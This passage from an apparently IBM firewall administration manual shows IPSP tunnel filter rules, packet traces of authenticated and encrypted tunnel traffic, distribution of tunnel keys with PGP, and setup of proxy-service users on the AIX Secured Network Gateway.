permit SN1 SM1 SN2 SM2 icmp any 0 any 0 nonsecure both outbound f=n t=30 8

# ICMP Packets, receive them Authenticated but Non Encrypted (Tunnel 308)
permit SN2 SM2 SN1 SM1 icmp any 0 any 0 nonsecure both inbound f=n t=308
permit SN2 SM2 SN1 SM1 icmp any 0 any 0 secure both outbound f=n

# Other Packets (TCP, UDP), send them Authenticated and Encrypted (Tunnel 307)
permit SN1 SM1 SN2 SM2 all any 0 any 0 secure both inbound f=n
permit SN1 SM1 SN2 SM2 all any 0 any 0 nonsecure both outbound f=n t=307

# Other Packets (TCP, UDP), receive them Authenticated and Encrypted(Tunnel 307)
permit SN2 SM2 SN1 SM1 all any 0 any 0 nonsecure both inbound f=n t=307
permit SN2 SM2 SN1 SM1 all any 0 any 0 secure both outbound f=n
```

Figure 76. Filter Rules Used on Firewall 1 for the Tunnels

The first pair of rules allows the session key update protocol between the firewalls. The second pair of rules allows the IPSP protocol between the firewalls. The third pair of rules allows ICMP packets from secure network 1 to go to secure network 2 through tunnel 308 (they are received in the clear through the secure interface and sent through the tunnel on the nonsecure interface). The fourth pair allows incoming ICMP packets through tunnel 308. The fifth pair allows other IP packets (TCP, UDP) to be sent from secure network

1 to secure network 2 using tunnel 307. Finally the sixth pair of rules allows incoming replies from secure network 2 through tunnel 307.

The rules for the other end of the tunnel are a mirror image.

```
# UDP Packets between Tunnel End Points, for the Session Key Update Protocol
permit FW2 0xffffffff FW1 0xffffffff udp eq 4001 eq 4001 nonsecure local  outbound f=n
permit FW1 0xffffffff FW2 0xffffffff udp eq 4001 eq 4001 nonsecure local  inbound f=n

# IPSP Packets between Tunnel End Points
permit FW2 0xffffffff FW1 0xffffffff ipsp any 0 any 0 nonsecure local outbound f=n
permit FW1 0xffffffff FW2 0xffffffff ipsp any 0 any 0 nonsecure local in bound f=n

# ICMP Packets, receive them Authenticated but Non Encrypted (Tunnel 308)
permit SN1 SM1 SN2 SM2 icmp any 0 any 0 nonsecure both inbound f=n t=308
permit SN1 SM1 SN2 SM2 icmp any 0 any 0 secure both outbound f=n

# ICMP Packets, send them Authenticated but Non Encrypted (Tunnel 308)
permit SN2 SM2 SN1 SM1 icmp any 0 any 0 secure both inbound f=n
permit SN2 SM2 SN1 SM1 icmp any 0 any 0 nonsecure both outbound f=n t=30 8

# Other Packets (TCP, UDP), receive them Authenticated and Encrypted(Tunnel 307)
permit SN1 SM1 SN2 SM2 all any 0 any 0 nonsecure both inbound f=n t=307
permit SN1 SM1 SN2 SM2 all any 0 any 0 secure both outbound f=n

# Other Packets (TCP, UDP), send them Authenticated and Encrypted (Tunnel 307)
permit SN2 SM2 SN1 SM1 all any 0 any 0 secure both inbound f=n
permit SN2 SM2 SN1 SM1 all any 0 any 0 nonsecure both outbound f=n t=307
```

Figure 77. Filter Rules Used on Firewall 2 for the Tunnels

6.4 Examples

In order to understand how the tunnels work, we will show two examples, one using tunnel 307 (authentication and encryption) and one using tunnel 308 (only authentication). We will start with the tunnel 308 example, as it is easier.

6.4.1 Authentication Example

For this example we will ping address 192.168.253.222 (in secure network 2) from 9.24.104.241 (in secure network 1). We use the -p option of the ping command which allows you to specify the content of the packet, which makes it easier to trace the real packet later and locate the data inside it.

This is the ping command:

```
ping -c 1 -p 6162636465666768696a 192.168.253.222
```

No IP Tunnel, Just Plain IP Routing

Figure 78 on page 99 shows the output of iptrace on the nonsecure interface of F1. Here you will see both packets in the clear (search for the 616263 sequence in the packet content).

```
18:22:13.638477952 9.24.104.241 > 192.168.253.222: icmp: echo request
                        -----------------------------------------
                         4500 0054 ab1d 0000 ff01 dffa 0918 68f1
           HEADERS       c0a8 fdde 0800 2bb9 79ee 0000 3121 1dc4
                         0000 85dd ------------------------------
                        ---------- 6162 6364 6566 6768 696a 6162
                         6364 6566 6768 696a 6162 6364 6566 6768
           PING DATA     696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768
                        -----------------------------------------

18:22:13.650748288 192.168.253.222 > 9.24.104.241: icmp: echo reply
                        -----------------------------------------
                         4500 0054 c9ce 0000 fb01 c549 c0a8 fdde
           HEADERS       0918 68f1 0000 33b9 79ee 0000 3121 1dc4
                         0000 85dd ------------------------------
                        ---------- 6162 6364 6566 6768 696a 6162
                         6364 6566 6768 696a 6162 6364 6566 6768
           PING DATA     696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768
                        -----------------------------------------
```

Figure 78. Ping Packet on a Clear Connection (No Tunnel)

As you would expect, when we are using plain routers, the packet has the same sender, destination and data contents as it goes through the second interface (nonsecure network) of the router.

```
18:22:13.639013248 9.24.104.241 > 192.168.253.222: icmp: echo request
                        -----------------------------------------
                         4500 0054 ab1d 0000 fe01 e0fa 0918 68f1
           HEADERS       c0a8 fdde 0800 2bb9 79ee 0000 3121 1dc4
                         0000 85dd ------------------------------
                        ---------- 6162 6364 6566 6768 696a 6162
                         6364 6566 6768 696a 6162 6364 6566 6768
           PING DATA     696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768
                        -----------------------------------------
18:22:13.650139008 192.168.253.222 > 9.24.104.241: icmp: echo reply
                        -----------------------------------------
                         4500 0054 c9ce 0000 fc01 c449 c0a8 fdde
           HEADERS       0918 68f1 0000 33b9 79ee 0000 3121 1dc4
                         0000 85dd ------------------------------
                         --------- 6162 6364 6566 6768 696a 6162
                         6364 6566 6768 696a 6162 6364 6566 6768
           PING DATA     696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768
                        -----------------------------------------
```

Figure 79. Ping Packet is Unchanged

Secure IP Tunnel.

Now we activate the secure tunnels. Ping is an ICMP request, so in this case the tunnel only uses authentication. We therefore expect to see the packet content in both the secure network and the nonsecure network. When we look at the packet through the secure interface of F1, we will see the packet in the clear, as before.

```
18:40:43.72561536 9.24.104.241 > 192.168.253.222: icmp: echo request
                        -----------------------------------------
                         4500 0054 c985 0000|ff|01|c192|0918 68f1
                                            ----  ------
           HEADERS       c0a8 fdde 0800 8d37 75 80 0000 3121 2219
                         0007 2471 -------------------------------
                        ---------- 6162 6364 65 66 6768 696a 6162
                         6364 6566 6768 696a 61 62 6364 6566 6768
           PING DATA     696a 6162 6364 6566 67 68 696a 6162 6364
                         6566 6768
                        -----------------------------------------
18:40:43.85301888 192.168.253.222 > 9.24.104.241: icmp: echo reply
                        -----------------------------------------
                         4500 0054 c9d8 0000|fd|01|c33f|c0a8 fdde
                                            ----  ------
           HEADERS       0918 68f1 0000 9537 75 80 0000 3121 2219
                         0007 2471 -------------------------------
                        ---------- 6162 6364 65 66 6768 696a 6162
                         6364 6566 6768 696a 61 62 6364 6566 6768
           PING DATA     696a 6162 6364 6566 67 68 696a 6162 6364
                         6566 6768
                        -----------------------------------------
```

Figure 80. Ping Packet in the Originating Network

However, when we look at the nonsecure adapter of F1, we can see that the packet that is sent is different. Figure 81 on page 101 shows the first packet that goes from the nonsecure interface of F1 to the nonsecure interface of F2 and its reply. Now we do not see ICMP messages, we just see IPSP messages (indicated by ip-proto-253, fd in hex instead of 01 for ICMP). Another point that is important is that as we are using this tunnel just for authentication, people on the nonsecure network will be able to look at the packet content (again search for the 616263 pattern in the packet). If you look carefully at the enclosed packet, you will see that it is exactly the same except for the 8-bit TTL that is decremented by one and the 16-bit checksum that is adjusted because of the TTL change.

```
18:40:43.73537280 150.53.104.27 > 200.0.253.180: ip-proto-253 112
                        -----------------------------------------
          NEW HEADERS   4500 0084 5e38 0000 fe fd 993e 9635 681b
                        c800 fdb4 0100 0003 00 01 0070 0000 00f6
                        -----------------------------------------
                                            TTL  Checksum
                        -----------------------------------------
          ORIGINAL      4500 0054 c985 0000|fe|01|c292|0918 68f1
                                            ----  ------
          HEADERS       c0a8 fdde 0800 8d37 75 80 0000 3121 2219
                        0007 2471 ------------------------------
                        ---------- 6162 6364 65 66 6768 696a 6162
                        6364 6566 6768 696a 61 62 6364 6566 6768
          PING DATA     696a 6162 6364 6566 67 68 696a 6162 6364
                        6566 6768 ------------------------------
                        ---------- 2967 c744 20 97 2b34 ad15 1e41
          AUTHENTIC.    552e bef4
                        -----------------------------------------
18:40:43.84263168 200.0.253.180 > 150.53.104.27: ip-proto-253 112
                        -----------------------------------------
          NEW HEADERS   4500 0084 c8b6 0000 fc fd 30c0 c800 fdb4
                        9635 681b 0100 0003 00 01 0070 0000 01ce
                        -----------------------------------------
                                            TTL  Checksum
                        -----------------------------------------
          ORIGINAL      4500 0054 c9d8 0000|fe|01|c23f|c0a8 fdde
                                            ----  ------
          HEADERS       0918 68f1 0000 9537 75 80 0000 3121 2219
                        0007 2471 ------------------------------
                        ---------- 6162 6364 65 66 6768 696a 6162
                        6364 6566 6768 696a 61 62 6364 6566 6768
          PING DATA     696a 6162 6364 6566 67 68 696a 6162 6364
                        6566 6768 -----------------------------
                        ---------- 81b4 1e54 92 fa d857 916b ee0e
          AUTHENTIC.    a4c2 de6f
                        -----------------------------------------
```

Figure 81. Ping Packet in Authenticated Tunnel

6.4.2 Encryption Example

For the encryption example we will show a TCP based service. As we again want to keep the example simple, we will use the *echo* service. This service just echoes the input that it receives on a TCP port (it uses port 7). As this is a TCP based service, it will be (according to our filter rules) routed through tunnel 307 using encryption and authentication. We will show traces with plain routers first and then with the IP tunnel in place. In both cases we will send the packet from secure network 1.

Figure 82 shows the echo command and response.

```
> telnet 192.168.253.180 echo
Trying...
Connected to 192.168.253.180.
Escape character is '¬]'
abcdefghijabcdefghij
abcdefghijabcdefghij
```

Figure 82. Using the TCP/IP Echo Service

Plain Routing Without a Secure Tunnel

In this case we can see on all the interfaces the user input in the clear (packet #4) and the echoed string in the clear (packet #5). The trace is more complex than that of the previous example because of the TCP handshake and acknowledgments. Figure 83 and Figure 84 on page 103 show the trace in the originating secure network and in the nonsecure network, respectively.

```
11:46:27.906422912 9.24.104.241.1169 > 192.168.253.180.7: S 1681600001:1681600001(0)
                                        win 16384 <mss 512>
                         4500 002c 7b63 0000 3c06 d302 0918 68f1
Packet #1                c0a8 fdb4 0491 0007 643b 2e01 0000 0000
                         6002 4000 949f 0000 0204 0200
11:46:27.910948096 192.168.253.180.7 > 9.24.104.241.1169: S 1344959489:1344959489(0)
                                        ack 1681600002 win 16384 <mss 512>
                         4500 002c b6d3 0000 3906 9a92 c0a8 fdb4
Packet #2                0918 68f1 0007 0491 502a 7401 643b 2e02
                         6012 4000 d062 0000 0204 0200
11:46:27.914418688 9.24.104.241.1169 > 192.168.253.180.7: . ack 1 win 16384
                         4500 0028 7b64 0000 3c06 d305 0918 68f1
Packet #3                c0a8 fdb4 0491 0007 0000 0001 0000 0001
                         5010 4000 e46b 0000
11:46:45.759564800 9.24.104.241.1169 > 192.168.253.180.7: P 1:33(32) ack 1 win 16384
                         4500 0048 7bbc 0000 3c06 d28d 0918 68f1
Packet #4                c0a8 fdb4 0491 0007 0000 0001 0000 0001
abcd entered  ---->      5018 4000 e639 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768 696a 0d0a
11:46:45.764526592 192.168.253.180.7 > 9.24.104.241.1169: P 1:33(32) ack 33 win 16384
                         4500 0048 b6d4 0000 3906 9a75 c0a8 fdb4
Packet #5                0918 68f1 0007 0491 0000 0001 0000 0021
abcd echoed   ---->      5018 4000 e619 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768 696a 0d0a
11:46:45.814578432 9.24.104.241.1169 > 192.168.253.180.7: . ack 33 win 16384
                         4500 0028 7bbd 0000 3c06 d2ac 0918 68f1
Packet #6                c0a8 fdb4 0491 0007 0000 0021 0000 0021
                         5010 4000 e42b 0000
```

Figure 83. No Encryption, Secure Network Trace

```
11:46:27.906934272 9.24.104.241.1169 > 192.168.253.180.7: S 1681600001:1681600001(0)
                                       win 16384 <mss 512>
                         4500 002c 7b63 0000 3b06 d402 0918 68f1
Packet #1                c0a8 fdb4 0491 0007 643b 2e01 0000 0000
                         6002 4000 949f 0000 0204 0200
11:46:27.910315520 192.168.253.180.7 > 9.24.104.241.1169: S 1344959489:1344959489(0)
                                       ack 1681600002 win 16384 <mss 512>
                         4500 002c b6d3 0000 3a06 9992 c0a8 fdb4
Packet #2                0918 68f1 0007 0491 502a 7401 643b 2e02
                         6012 4000 d062 0000 0204 0200 6976
11:46:27.914952192 9.24.104.241.1169 > 192.168.253.180.7: . ack 1 win 16384
                         4500 0028 7b64 0000 3b06 d405 0918 68f1
Packet #3                c0a8 fdb4 0491 0007 0000 0001 0000 0001
                         5010 4000 e46b 0000
11:46:45.760137216 9.24.104.241.1169 > 192.168.253.180.7: P 1:33(32) ack 1 win 16384
                         4500 0048 7bbc 0000 3b06 d38d 0918 68f1
Packet #4                c0a8 fdb4 0491 0007 0000 0001 0000 0001
abcd entered  ---->      5018 4000 e639 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768 696a 0d0a
11:46:45.763902208 192.168.253.180.7 > 9.24.104.241.1169: P 1:33(32) ack 33 win 16384
                         4500 0048 b6d4 0000 3a06 9975 c0a8 fdb4
Packet #5                0918 68f1 0007 0491 0000 0001 0000 0021
abcd echoed   ---->      5018 4000 e619 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 6162 6364
                         6566 6768 696a 0d0a
11:46:45.815131008 9.24.104.241.1169 > 192.168.253.180.7: . ack 33 win 16384
                         4500 0028 7bbd 0000 3b06 d3ac 0918 68f1
Packet #6                c0a8 fdb4 0491 0007 0000 0021 0000 0021
                         5010 4000 e42b 0000
```

Figure 84. No Encryption, Nonsecure Network Trace

Secure IP Tunnel With Encryption

Next we activated the secure tunnel again. As Figure 85 shows, we can see the input and the echo clear in secure network 1.

```
13:44:24.923953792 9.24.104.241.1215 > 192.168.253.180.7: S 2592384001:2592384001(0)
                                       win 16384 <mss 512>
                         4500 002c 0707 0000 3c06 475f 0918 68f1
Packet #1                c0a8 fdb4 04bf 0007 9a84 a401 0000 0000
                         6002 4000 e827 0000 0204 0200
13:44:24.931274752 192.168.253.180.7 > 9.24.104.241.1215: S 2251135489:2251135489(0)
                                       ack 2592384002 win 16384 <mss 512>
                         4500 002c b75f 0000 3b06 9806 c0a8 fdb4
Packet #2                0918 68f1 0007 04bf 862d 9a01 9a84 a402
                         6012 4000 c7e7 0000 0204 0200
13:44:24.934672896 9.24.104.241.1215 > 192.168.253.180.7: . ack 1 win 16384
                         4500 0028 0708 0000 3c06 4762 0918 68f1
Packet #3                c0a8 fdb4 04bf 0007 0000 0001 0000 0001
                         5010 4000 dbf0 0000
13:44:33.391491456 9.24.104.241.1215 > 192.168.253.180.7: P 1:23(22) ack 1 win 16384
                         4500 003e 0736 0000 3c06 471e 0918 68f1
Packet #4                c0a8 fdb4 04bf 0007 0000 0001 0000 0001
abcd entered  ---->      5018 4000 d8c8 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 0d0a
13:44:33.399595008 192.168.253.180.7 > 9.24.104.241.1215: P 1:23(22) ack 23 win 16384
                         4500 003e b760 0000 3b06 97f3 c0a8 fdb4
Packet #5                0918 68f1 0007 04bf 0000 0001 0000 0017
abcd echoed   ---->      5018 4000 d8b2 0000 6162 6364 6566 6768
                         696a 6162 6364 6566 6768 696a 0d0a
13:44:33.552369536 9.24.104.241.1215 > 192.168.253.180.7: . ack 23 win 16384
                         4500 0028 0738 0000 3c06 4732 0918 68f1
Packet #6                c0a8 fdb4 04bf 0007 0000 0017 0000 0017
                         5010 4000 dbc4 0000
```

Figure 85. Secure Network Trace with Encrypted Tunnel

However, as expected, in the trace of the nonsecure adapter in Figure 86 on page 104 we cannot see the user data (look at packets #4 and #5, and you will not be able to find the sequence 6162636465). Look again at the packet headers to see that the IPSP protocol is in use, instead of TCP (ip-proto-253). The real TCP packets form the encrypted payload of the IPSP packets.

```
13:44:24.925197696 150.53.104.27 > 200.0.253.180: ip-proto-253 80
                         4500 0064 ed6e 0000 3bfd cd28 9635 681b
                         c800 fdb4 0100 0005 0000 0050 0000 01c8
Packet #1                0000 0000 0000 001d 3ef1 e9aa f9bf b71b
                         0e35 d281 b1a8 b038 05d6 e45e 337b 9181
                         8f6b a5f5 9335 183f c052 c9cb a25d e438
                         3421 a0b0 dbdc d868 dbb4 f3f7 b24c 979b
                         3425 2ff5
13:44:24.929874816 200.0.253.180 > 150.53.104.27: ip-proto-253 80
                         4500 0064 c93b 0000 3afd f25b c800 fdb4
                         9635 681b 0100 0005 0000 0050 0000 0079
Packet #2                0000 0000 0000 208f 883d 3fcf dd4a cceb
                         8c7c c7a8 eaf6 32ad 2784 c739 2a92 dd88
                         96d8 0a2b ada5 f7e4 ce27 1498 a26e 9983
                         ce00 0193 91f6 9215 4377 29bd 4ed9 2689
                         cebf 58ce
13:44:24.935858048 150.53.104.27 > 200.0.253.180: ip-proto-253 76
                         4500 0060 ed6f 0000 3bfd cd2b 9635 681b
                         c800 fdb4 0100 0005 0000 004c 0000 01c8
Packet #3                0000 0000 0000 001e 3189 5ea1 c522 1537
                         41b1 7f34 323a 9f67 ab59 efc1 8f95 95cf
                         d6d8 7e30 149f 35cb 1a65 e8b5 144c 6da3
                         c294 9bdd f744 5dce 14c2 bb7d ed32 ff23
13:44:33.392776192 150.53.104.27 > 200.0.253.180: ip-proto-253 98
                         4500 0076 ed70 0000 3bfd cd14 9635 681b
                         c800 fdb4 0100 0005 0000 0062 0000 01c8
Packet #4                0000 0000 0000 001f 513d 0e6b 3f01 0478
abcd entered is          bb1b 80b7 af21 85ea d29e 6737 dbcc 2d3b
encrypted and            2bd2 3596 6b94 064b eb66 759b fa7b 285e
authenticated            462f da1b c3f5 618e fb8b 60da 9e83 7b3f
                         428c aadb dc79 ea64 c43e 16a1 df4c bf58
                         0b4a 7002 d165
13:44:33.398115584 200.0.253.180 > 150.53.104.27: ip-proto-253 98
                         4500 0076 c93c 0000 3afd f248 c800 fdb4
                         9635 681b 0100 0005 0000 0062 0000 0079
Packet #5                0000 0000 0000 2090 570b 999b 2b68 b974
abcd echoed is           18c0 8b0d f108 10ad 142f 6167 1836 ce42
encrypted and            0d66 ca70 c272 5e84 ff3b 5b0d ef3a 53ee
authenticated            f1bb 2b51 ec87 fcae 9697 f9ac b993 3097
                         9a55 19a2 d3f4 a38f 5983 5ac2 1642 b79c
                         5a73 5e81 997e
13:44:33.553585920 150.53.104.27 > 200.0.253.180: ip-proto-253 76
                         4500 0060 ed71 0000 3bfd cd29 9635 681b
                         c800 fdb4 0100 0005 0000 004c 0000 01c8
Packet #6                0000 0000 0000 0020 6445 7ebf afb7 8d89
                         0020 5f1b 4f2a 077b 6386 e1f4 3faa 5bf8
                         4793 f204 a012 5657 5d92 b39c ef74 13b1
                         f0bc ef02 8f1c a5a8 0039 bdc8 06b1 195e
```

Figure 86. Nonsecure Network Trace with Encrypted Tunnel

6.5 Using PGP to Distribute the Tunnel Definitions

One weakness of any symmetric-key encryption mechanism is the need to copy the key from one side to the other. In the case of the SNG secure tunnel, this is performed by exporting the tunnel definition, including the key, and importing it at the other end.

In this section we will discuss one technique to make this key exchange secure, using Pretty Good Privacy (PGP) to encrypt the exported tunnel definition. PGP is a freely available program which uses public-key cryptography to create encrypted and authenticated messages.

First, you have to decide which version of PGP you must use, the USA version or the International version. You can get both versions via anonymous FTP from concert.cert.dfn.de in the directory /pub/tools/crypt/pgp/unix. Having received the package, you should then compile the PGP program using the command `make rs6000`. Note that this is a good reason for *not* installing PGP on the firewall machine, because you do not want to have a compiler there if you can avoid it. If all goes well, you will end up with an executable file called pgp (in our case it compiled without any modification).

Create a directory /.pgp for storing the keys. Before you start to create your key pair, run these tests (to test that PGP is correctly installed):

- Create a 512-bit public/secret key pair (enter `test` as userid/password).

  ```
  pgp -kg
  ```

- Add the keys from the file keys.asc to the public keyring. PGP will ask if you want to sign the keys you are adding. Answer yes for at least one key.

  ```
  pgp -ka keys.asc
  ```

- Do a keyring check

  ```
  pgp -kc
  ```

- Encrypt pgpdoc1.txt

  ```
  pgp -e pgpdoc1.txt test -o testfile.pgp
  ```

- Decrypt this file

  ```
  pgp testfile.pgp
  ```

This will produce a file called testfile, which should be identical to pgpdoc1.txt. If everything went well, install the pgp program in a bin directory.

Create the directory /usr/local/lib/pgp. Place the documentation, pgpdoc1.txt and pgpdoc2.txt, config.txt, language.txt and the help files (*.hlp) in /usr/local/lib/pgp (this step *is* necessary, because without the documentation it will not run). Then create a subdirectory somewhere in your home directory hierarchy to hold your public and private keyrings and anything else pgp might need (such as the language.txt file). The default name PGP assumes is ~/.pgp. If you want to use a different name, you must set the PGPPATH environment variable to point to it before you use the system. This directory cannot be shared as it will contain your personal private keys.

Now you are ready to use PGP in earnest. First create your public/secret key pair:

```
pgp -kg
```

The private key will stay locked in your keyring file, but you can send the public key to anyone. Anything encrypted using the private key can only be decrypted with the public key, and vice versa. Extract your public key:

```
pgp -kxa user1 user1.asc
```

Send the public key to a node at the other end of the secure tunnel.

Now you need to move to the other end of the secure tunnel. First install PGP, as described earlier, and then receive the public key and load it into your keyring:

```
pgp -ka user2.asc
```

Now move to the local firewall and create a tar file containing the exported tunnel definitions:

```
tar cvf tunnel.tar fwexpmctx fwexppolicy
```

Encrypt the tar file using the public key from the other end of the secure tunnel, which you received earlier. You will have to save it in a suitable way for sending it through SMTP mail (in radix-64 format):

```
pgp -esa tunnel.tar user2 -u user1
```

You can now send the encrypted file in a mail message:

```
mail user2@firewall2 <tunnel.tar.asc
```

Finally, the user at the other end of the tunnel receives the mail and saves it. Then they decrypt it using their private key and their pass phrase:

```
pgp tunnel.tar.asc
```

Chapter 7. Configuring Proxy Services and Socks

As we have discussed (2.1.2, “Proxy Servers” on page 13), address-based filters have a limited usefulness in keeping unwanted intruders away. For a more secure system, we want to break the sessions at the firewall boundary, and the proxy server gives us a technique for doing so.

With a proxy server, users first have to access the firewall, then create a second session to access the target host.

We still need to use IP filters to enforce acceptable modes of access to the firewall. However, these filter rules can be much more restrictive than rules designed to allow traffic directly through the firewall.

7.1 User Administration

Each user, who will use the proxy servers, needs to have an account on the SNG system. These are normal AIX user accounts, except that they have a restrictive login shell. Note that the FTP proxy replaces the standard FTP daemon and it does not allow access to the firewall itself, as it only accepts quote site commands.

Adding users is simply done using SMIT. Select the following sequence of SMIT menus:

```
IBM Internet Connection Secured Network Gateway
     Administer Secured Network Gateway
          Administer Secured Network Gateway Users
```

Figure 87 shows the resulting screen.




System Management Interface Tool : root@rs60004
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Administer Secured Network Gateway (SNG) Users
List all Secured Network Gateway (SNG) Users
Add Secured Network Gateway (SNG) Users
Change Secured Network Gateway (SNG) Users
Delete Secured Network Gateway (SNG) Users
Cancel

Figure 87. Administer SNG Users Screen in SMIT

From this screen we can define, modify or delete user IDs. Figure 88 on page 108 shows the dialog for adding a user, with the options for the interface shell listed.


System Management Interface Tool : root@rs60004
Exit Show Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Administer Secured Network Gateway (SNG) Users
Add Secured Network Gateway (SNG) Users
Add Secured Network Gateway (SNG
Secure interface shell
Select one item from the list.
/bin/restrict.sh
/bin/csh
/bin/ksh
/bin/bsh
/bin/oneact.sh
Cancel
List
OK
Command
Reset
Cancel
?
Help

User Name	Ken McGregor
* User ID	ken
Secure interface shell	/bin/restrict.sh
Non Secure interface shell	/bin/restrict.sh
Secure FTP Authentication	password
Secure Telnet Authentication	password
Non Secure Telnet Authentication	deny
SecureNet key	

Figure 88. Administer Window and Interface Shell

The options you can specify for each user are as follows:

User Name is the textual name of the user (for documentation purposes)

User ID is the ID that the user will use to log in to SNG (ken in our example)

Secure Interface Shell is the command shell that the user will see when they log in using Telnet from the secure side of the firewall. The available shells are:

- restrict.sh - only gives commands for establishing sessions (telnet, gopher, ping, mosaic, finger, etc.)
- oneact.sh - only permits the user to establish a further Telnet session
- csh, ksh, bsh - the normal C, Korn and Bourne shells

The default secure interface shell is restrict.sh.

Nonsecure Interface Shell is the command shell that the user will see when they log in from the nonsecure side of the firewall. The same shells are available for the secure side.

Secure FTP Authentication is the method to use to authenticate the user when they log in to FTP from the secure side of the firewall. The options are:


- Password - normal AIX password validation
- SecureNet card - one-time pass key using Digital Pathways SecureNet
- SecurID card - one-time pass key using Security Dynamics SecurID
- Deny - prevent FTP login from the secure interface
- None - no security required

The default method is Password.

Secure Telnet Authentication is the method to use to authenticate the user when the user logs into Telnet from the secure side of the firewall. The same options as for FTP (above) apply.

Nonsecure Telnet Authentication is the method to use to authenticate the user when the user logs into Telnet from the nonsecure side of the firewall. The same options apply as for Secure, but the default is Deny (that is, no access from the nonsecure network)

If you define the user as shown in Figure 88 on page 108 and select **Do**, you will be asked to provide a password for the user ID two times (Figure 89).



```
Changing password for "ken"
ken's New password:
Enter the new password again:
Request completed successfully.
Hit enter to continue
```

Figure 89. Defining the Password for New User Ken

The only user ID you do not have to add in this way is root. Root is added automatically to SNG with the following default values:

User ID	root
Secure interface shell	/bin/ksh
Nonsecure interface shell	/bin/ksh
Secure FTP Authentication	password
Secure Telnet Authentication	password
Nonsecure Telnet Authentication	deny

7.2 Filter Rules for Proxy Services

There is no point in setting up a proxy service if users can bypass it by routing through the firewall. We have already shown the filter rules for the proxy Telnet server (see “Telnet Using Proxy” on page 61). in the previous chapter, but we show them again here for completeness.

```
# Telnet from secure network to the Firewall
permit s.s.s.s sm.sm.sm.sm s.s.s.1 0xffffffff tcp     gt 1023 eq 23 secure local inbound
permit s.s.s.1 0xffffffff s.s.s.s sm.sm.sm.sm tcp/ack eq 23 gt 1023 secure local outbound

